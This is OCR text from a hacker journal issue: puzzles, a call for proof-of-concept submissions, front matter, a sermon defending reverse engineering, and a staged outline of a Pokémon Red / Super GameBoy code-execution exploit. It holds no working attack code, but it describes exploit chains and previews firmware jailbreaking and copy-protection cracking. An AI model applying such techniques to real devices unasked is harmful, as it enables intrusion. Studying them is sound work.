
[30] `http://en.true-audio.com/TTA_Lossless_Audio_Codec_-_Format_Description`
[31] `http://wiki.hydrogenaud.io/index.php?title=APEv2_specification`
[32] `http://www.wavpack.com/file_format.txt`
[33] `http://www.vecteezy.com/people/23511-marilyn-monroe-vector`

13 Oona's Puzzle Corner!

by Oona Räisänen

13.1 Mystery Message

Peter sits in the front of the classroom. One day during class this message was passed to him.



13.2 Bit Flip Trouble


Mary keeps two copies of a precious file. But one of the copies has been corrupted in memory due to a recent Rowhammer attack. Can you find all the flipped bits in the samples below? Can you even tell which one is the original?

```
0000000: 2550 4446 2d31 2e33 0a31 2030 206f 626a  2550 4446 2d31 2e33 0a31 2030 a06f 626a
0000010: 0a3c 3c20 2f54 7970 6520 2f43 6174 616c  0a3c 3c20 2f44 7970 6520 2f4b 6174 616c
0000020: 6f67 202f 5061 6765 7320 3220 3020 5220  6f67 a02f 5061 6765 7320 3220 3020 5220
0000030: 3e3e 0a65 6e64 6f62 6a0a 3220 3020 6f62  3e3e 0a65 6e64 6f62 6a0a 3220 3020 6f62
0000040: 6a0a 3c3c 202f 5479 7065 7320 2f50 6167  6a0a 3c3c a02f 5479 7065 7321 2f50 6167
0000050: 6573 202f 4b69 6473 205b 2033 2030 2052  6573 202f 4b69 6473 205b 2033 2030 2052
0000060: 205d 202f 436f 756e 7420 3120 3e3e 0a65  205d 202f 436f 756e 7420 3120 3e3e 0a65
0000070: 6e64 6f62 6a0a 3320 3020 6f62 6a0a 3c3c  6e64 6f66 6a0a 3320 3020 6f62 6e0a 3c3c
0000080: 202f 5479 7065 202f 5061 6765 202f 5061  202f 5479 7065 202f 5061 6765 202f 5061
0000090: 7265 6e74 2032 2030 2052 202f 5265 736f  7265 6e74 2032 2030 2052 202f 5245 f36f
00000a0: 7572 6365 7320 3c3c 202f 466f 6e74 203c  7572 6365 7321 3c3c 202f 466f 6e74 203c
00000b0: 3c20 2f46 3120 3c3c 202f 5479 7065 202f  3c20 2f46 3120 3c3c 202f 5479 7065 202f
00000c0: 466f 6e74 202f 5375 6274 7970 6520 2f54  466f 6e74 202f 5375 6274 7970 6521 2f54
00000d0: 7970 6531 202f 4261 7365 466f 6e74 202f  7971 6531 202f 4261 7365 466f 6e64 202f
00000e0: 4172 6961 6c20 3e3e 203e 3e20 3e3e 202f  4172 6961 6c20 3e3e 203e 3e20 3e3e 202f
00000f0: 436f 6e74 656e 7473 2034 2030 2052 203e  436f 6e74 256e 7473 2034 2030 2056 203e
0000100: 3e0a 656e 646f 626a 0a34 2030 206f 626a  3e0a 656e 646f 626a 0a34 2030 206f 626a
0000110: 0a3c 3c3e 3e0a 7374 7265 616d 0a42 540a  0a3c 3c3e 3e0a 7374 7265 616d 0a42 540a
0000120: 2f46 3120 3430 2054 660a 3430 2037 3030  2f06 3120 3430 2044 620a 3430 2037 3030
0000130: 2054 640a 2853 7475 6666 2074 6f20 6275  2054 640a 2853 7475 6666 2074 6f20 6275
0000140: 793a 2920 546a 0a30 202d 3830 2054 640a  793a 2920 546a 0a30 202d 3830 2054 640a
0000150: 282d 2044 4452 3429 2054 6a0a 3020 2d38  082d 2044 4452 3329 2054 6a0a 3020 2d38
0000160: 3020 5464 0a28 2d20 6861 7264 2064 7269  3020 5474 0a28 2d20 6861 7264 2064 7269
0000170: 7665 2920 546a 0a45 540a 656e 6473 7472  7665 2921 546a 0a65 540a 656e 6473 7472
0000180: 6561 6d0a 656e 646f 626a 0a74 7261 696c  6561 6d0a 656e e46f 626a 0a74 7261 696c
0000190: 6572 0a3c 3c20 2f52 6f6f 7420 3120 3020  6572 0a3c 3c20 2f56 6f6f 7420 3120 3020
00001a0: 523e 3e0a 2525 454f 460a                 523e 3e0a 2525 454f 460a
```

Hint: !noisiv oerets ruoy esU

13.3 Interpolation Colorization

Sadie really likes to convolve with this kernel. But she only took with her a travel pack containing a limited set of discrete samples. Use a colored pencil to connect the integer-valued dots (1, 2, 3, ...). Then repeat using a different color but include also the decimal-valued dots. What do you see? How is this related to interpolation and sampling rates? If you recognize the kernel, how would you help Sadie generate even more points?



13.4 Hacker Jumble

Max has been trying to memorize some topical words for his upcoming infosec specialist appearance in the news. But now they're all lying on his hotel room floor and he has trouble finding them. How many words can you find? What has happened to them during the night that makes them so difficult to see?

```
F V B G F N G U A O E B B R B
U F V S E R C H F E G E N F Z
N H N E A F N G R R U N F X J
P N J F N J J E R B S P U V V
F Y R U E U L B R Z B Y Y N A
R Q B E A V V J Z E E R R R Q
R R L Z E Q R U N R E S L A B
F J G Y J A Z N W Q F N Z C J
H B Y N Q H A Z T C V A N G F
T R Y Q R U G Z B Y E S Q N G
O A W R R C U R Y Q V V V E R
R F Y H Q F F E G R B P F E A
V Q O S E R N X B B G Y B Q N
U N P X V A T G R N Z G A V A
```

14 Fast Cash for Cyber Munitions!

by Pastor Manul Laphroaig,
Unlicensed Proselytizer
International Church of the Weird Machines

Howdy, neighbor!

Are you one of those merchants of cyber-death that certain Thought Leading Technologists keep warning us about? Have you been hoarding bugs instead of sharing them with the world? Well, at this church we won't judge you, but we'd be happy to judge your proofs of concept, sharing the best ones with our beloved readers.

So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

Do this: write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.


Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Powerpoint deck. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to turn Davisson's benign tumor from page 26 into a malignant tumor. Teach me how to scan the entire APRS-IS network for Vogelfrei's tricks from page 34. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, D.D.

PoC || GTFO



IN THE THEATER OF LITERATE DISASSEMBLY,

PASTOR MANUL LAPHROAIG

AND HIS MERRY BAND OF

REVERSE ENGINEERS

LIFT THE WELDED HOOD FROM

THE ENGINE THAT RUNS THE WORLD!

10:3 Exploiting Pokémon in a Super GameBoy

10:4 Pokéglot!

10:5 Cortex M0 Marionettes with SWD

10:6 Reversing a Pregnancy Test

10:7 Apple][Copy Protections

10:8 Jailbreaking the Tytera MD380

Washington, District of Columbia

Funded by Single Malt as Midnight Oil and the
Tract Association of PoC||GTFO and Friends,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.

PROPRIETARY INFORMATION OF
INFOCOM INC.
COMPANY CONFIDENTIAL

Это самиздат. He who has eyes to read, let him read!
€0, $0 USD, £0, 0 RSD, 0 SEK, $50 CAD. `pocorgtfo10.pdf`. January 16, 2016.

Legal Note: The buying party agrees that *Pastor Manul Laphroaig and his merry band of Reverse Engineers lift the hood from the Engine That Runs the World* must be copied and shared with all neighbors, as defined by previously agreed-upon language, until the year 2104. The buying party also agrees that, at any time during the stipulated 88 year period, the seller may legally plan and attempt to execute one (1) heist or caper to steal back this issue of PoC||GTFO, which, if successful, would return all ownership rights to the seller. Said heist or caper can only be undertaken by currently active clergy of the Church of the Weird Machines and/or neighbor Dan Kaminsky, with no legal repercussions.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror–don't merely link!–`pocorgtfo10.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse. We like the following mirrors.
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`http://www.sultanik.com/pocorgtfo/`
`http://openwall.info/wiki/people/solar/pocorgtfo`

Technical Note: The polyglot file `pocorgtfo10.pdf` is valid as a PDF, as a ZIP file, and as an LSMV recording of a Tool Assisted Speedrun (TAS) that exploits Pokémon Red in a Super GameBoy on a Super NES. The result of the exploit is a chat room that plays the text of PoC||GTFO 10:3.

Run it in LSNES with the Gambatte plugin, the Japanese version of the Super Game Boy ROM and the USA/Europe version of Pokémon Red.

```
./lsnes --library=gambatte/core.so
```

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Secret government labs in Canada may use P3 (280 mm x 430 mm) if they like. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo10.pdf -o pocorgtfo10-book.pdf
```


Preacherman	Manul Laphroaig
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Editor of Last Resort	Melilot
LaTeXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Formats Polyglot	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Minister of Spargelzeit Weights and Measures	FX

1 Please stand; now, please be seated.

Neighbors, please join me in reading this eleventh release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. This is our eleventh release, given on paper to the fine neighbors of Washington, D.C.

If you are missing the first ten issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth or eighth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer, the ninth in Montréal, or the tenth in Novi Sad or Stockholm.

Our sermon today, to be found on page 4, is a sordid tale in the style of a Dickensian ghost story. Pastor Laphroaig invites us to the anatomical theater, where helpless tamagotchis are disassembled in front of an audience, for *FUN*!

Page 7 contains a delightfully sophisticated and reliable exploit for Pokémon Red on the Super GameBoy, starting from a save-game glitch, then working forward through native Z80 code execution to native 65C816 code on the host Super NES. They do all of this on real hardware with scripted access to only the gamepad and the reset switch!

Keeping up our tradition of shipping in funky file formats, this PDF is a new polyglot! Page 24 contains the details for how this PDF is also an exploit, loading Pokémon Plays Twitch in the Lsnes emulator.

Micah Elizabeth Scott is becoming a regular contributor to this journal, and we eagerly await each of her submissions. Page 26 contains her notes on ARM's replacement for JTAG, called Single Wire Debug or SWD. Driving SWD from an Arduino, she's able to move the target machine like a marionette, scripted from literate HTML5 programming with powerful new elements such as `swd-hexedit`.

When we heard that Amanda Wozniak was contracted to reverse engineer a pregnancy test, but never paid for the work, we quickly scrounged up five Canadian loonies to buy the work as scrap. Page 32 contains her notes, and we'll happily pay five more loonies to the first use of this technology in a Hackaday marriage proposal or shotgun wedding.

On page 39, Peter Ferrie shares tricks for breaking the copy protection of dozens of Apple][games. When we told Peter to keep his notes to six pages, he laughed and dared us to find tricks worth cutting from his article. Accordingly, our cutting-room floor is empty and this article is the most complete collection of Apple][cracking techniques in modern publication.

Travis Goodspeed has been playing with Digital Mobile Radio (DMR) lately, a competitor to TETRA and P25 that is used for amateur radio, as well as trunked radio for businesses and cash-strapped police departments. Page 76 contains his notes for jailbreaking the Tytera MD380's bootloader, dumping all of protected memory, then patching its application to enable promiscuous mode. These tricks should also work on the CS700, CS750, and a variety of other DMR handhelds.

On page 88, the last and most important page, we pass around the collection plate. We don't need your dimes, but we'd love some nifty proofs of concept.


2 Three Ghosts and a Little, Brown Dog

a sermon by Pastor Manul Laphroaig

Rise, neighbors, and in the tradition of the season, let's have a conversation with spirits of the past, the present, and the future. We will head to a disreputable place, a place of controversy where, according to the best moral authorities, irresponsible people do foul things for fun—a place of scandalous, wholesale wickedness which must be stopped!

Yes, neighbors, we are heading to an *anatomical theater*, to observe its grim denizens at their grisly pastime. While some dissect carcasses, the rest watch from rows of seats. They call it learning and finding things out—even though most of what meets the eye looks like merely breaking things apart. They say they are making things better—even curing diseases!—though there are highly titled authorities with certified diplomas and ethically approved methodologies who make it their business to improve things "holistically," without all this disconcerting breakage and cutting things off. Truly, if this doesn't beg the question of "How is this allowed?" then what does?

There was a time, neighbors, when *anatomy* didn't mean trying to guess how a thing functioned by dissecting a specimen. When Andreas Vesalius published his classic human anatomy atlas with its absolute priority of dissection for learning what was and what was not true about the human body, his fixation on biological disassembly was a scandal. A proper anatomy book was understood to include Aristotle's four humors and a fair bit of astrology; imagine how regressive Vesalius' fixation on cutting things apart to find their function must have looked! Even when he became a royal court physician, other learned physicians called him a barber—for everyone knew that only barbers and sawbones used blades. Until Victorian times, a doctor was a gentleman,



and a surgeon wasn't. Testing the patient's urine was fine, but taking knives to one was simply below a proper doctor's station.

Vesalius' dissection-bound atlas became an instant hit, though. It turned out that going into specific techniques of dissection—place a rope here and a pulley there—so that others would replicate it was exactly what was needed; the venerable signs and elements, on the other hand, not so much. Which did not save Vesalius from having to undertake an emergency trip to far-away lands for an obscure reason, dying in abject poverty on the way. He died before the first dedicated anatomical theater was built in 1594, by which time anatomy finally meant what he had made it mean.

Ah, but that was then and now is now! The year is 1902, and *physiology* is the latest scandal. Again, moral delinquents and their supporters are doing something loathsome: vivisection. Again, they come up with excuses: it's all about finding out how things work, they say; some kind of knowledge that makes them different from the uninitiated, we hear. And even if there was knowledge to be gained, could it really be trusted to such an immature and irresponsible crowd? Stuck to their—not so innocent—toys and narrowly focused views, they can't even see the bigger ethical picture! They cater to and are occasionally catered by truly objectionable characters—and then have the gall to shrug it off. They talk about education, but who in their right mind would let them near children? Too bad there isn't a general law against them yet, and the establishment is dragging its feet (or even has its own uses for them, no doubt disgusting)—but the stride of social progress is catching up with them, and, with luck, there soon will be!

That was the year of high court drama, a pitched battle between people who each believed to embody "social progress" against "superstition" on both sides. It saw rallies by socialists and riots by medical students, scientists and suffragettes, British lords and Swedish feminists—and a lot more, including its own commemorative handkerchief merchandise. It is immortalized in history as *The Brown Dog affair*, one so dramatic that even the Wikipedia article about it makes for good reading. Incidentally, the experiment involved led to the discovery of hormones.

So says the Ghost of Science Past, but we bid him to haunt us no longer. There is another, more cheerful Spirit to occupy our attention—the Spirit of the Present. This is a more cheerful Spirit, involving pets only as cute pictures thereof—and lots of them!—much to the relief of those who think neither Schrödinger nor Pavlov would make good friends.

But this Spirit isn't left without attention from our moral betters. What about the children? What about the lowlives and the criminals whom we empower by our so-called knowledge? What about the bullies, the haters, the thieves, the spies, the despots, and even—the terrorists? Would a good thing be called *exploitation* or *pwnage*? This new reality is so scary to some people that their response goes straight to nuclear; they call for a *Manhattan project*, but what they really mean is "nuke it from orbit." To some, it's even about evil "techno-priests" hijacking "true social progress"—or at least it sells their books.

Nor is this Spirit's domain devoid of court drama, even in our enlightened times—although looking where we tend to fall on the scale between Vesalius and Lord Alverstone's Old Bailey, one begins to wonder just where the light is going. No wonder the Spirit of the Hacking Present looks somewhat frayed around the edges.


Why wait for the Specter of the Future to make an appearance? I say, neighbors, let's make like 1594 at the University of Padua—back when a university used to have quite a different place in this game of ghosts—and have our own Anatomical Theater, a Theater of Literate Disassembly!

Just as Knuth described Adventure with Literate Programming,[1] we'll weave together the disassembled code of a live subject with expert explanations of its deeper meaning. (Of course the best part might well be a one liner, but we'll save the reader hours of effort!) We'll weave a log and a transcript into an executable script that reproduces the cuts of a Master Surgeon, stroke by stroke.

It is high time. We have been doing our dissections alone—with none or few to watch and learn—long enough. Let other neighbors watch your disassembly, show them your technique, and let them get a good view and share the fun.

As the good old U. of Padua preserved its theater, so shall we! And then perhaps the Specter of the Future will smile upon us.

[1] `unzip pocorgtfo10.pdf adventure.pdf`


Pokémon
PLAYS
twitch
TASBot
GAMES DONE QUICK
Stage 0: Inject useful data by naming the rival RxRxPK and resetting while saving to get 255 Pokemon.
Stage 1: Swap Pokemon and items to get rival's name in items list, toss items to form a button reading payload, and leave menu to execute it.
Super GAME BOY
SUPER NINTENDO ENTERTAINMENT SYSTEM
Stage 2: Press buttons to write two command packets in memory one nibble per frame, overwrite jump to execute.
Stage 3: Escape SGB, hang Pokemon to stop music, read a set number of button presses 1 byte per frame to write a faster transfer method and execute it.
Stage 4: At 3,840 bytes per second (4 controllers of 2 bytes at 60 frames per seconds), write a block transfer loader into memory and execute it.
Stage 5: Use block loader to transfer intended SNES payload of variable length and execute it.
Stage 6: Reset SNES to clear state, execute Twitch chat interface, read text in 5-bit or 7-bit encodings, respond to control packets to display web view, make Twitch chat say Hi, win the Internet.

3 Pokémon Plays Twitch

by Allan Cecil (dwangoAC), Ilari Liusvaara (Ilari) and Jordan Potter (p4plus2)

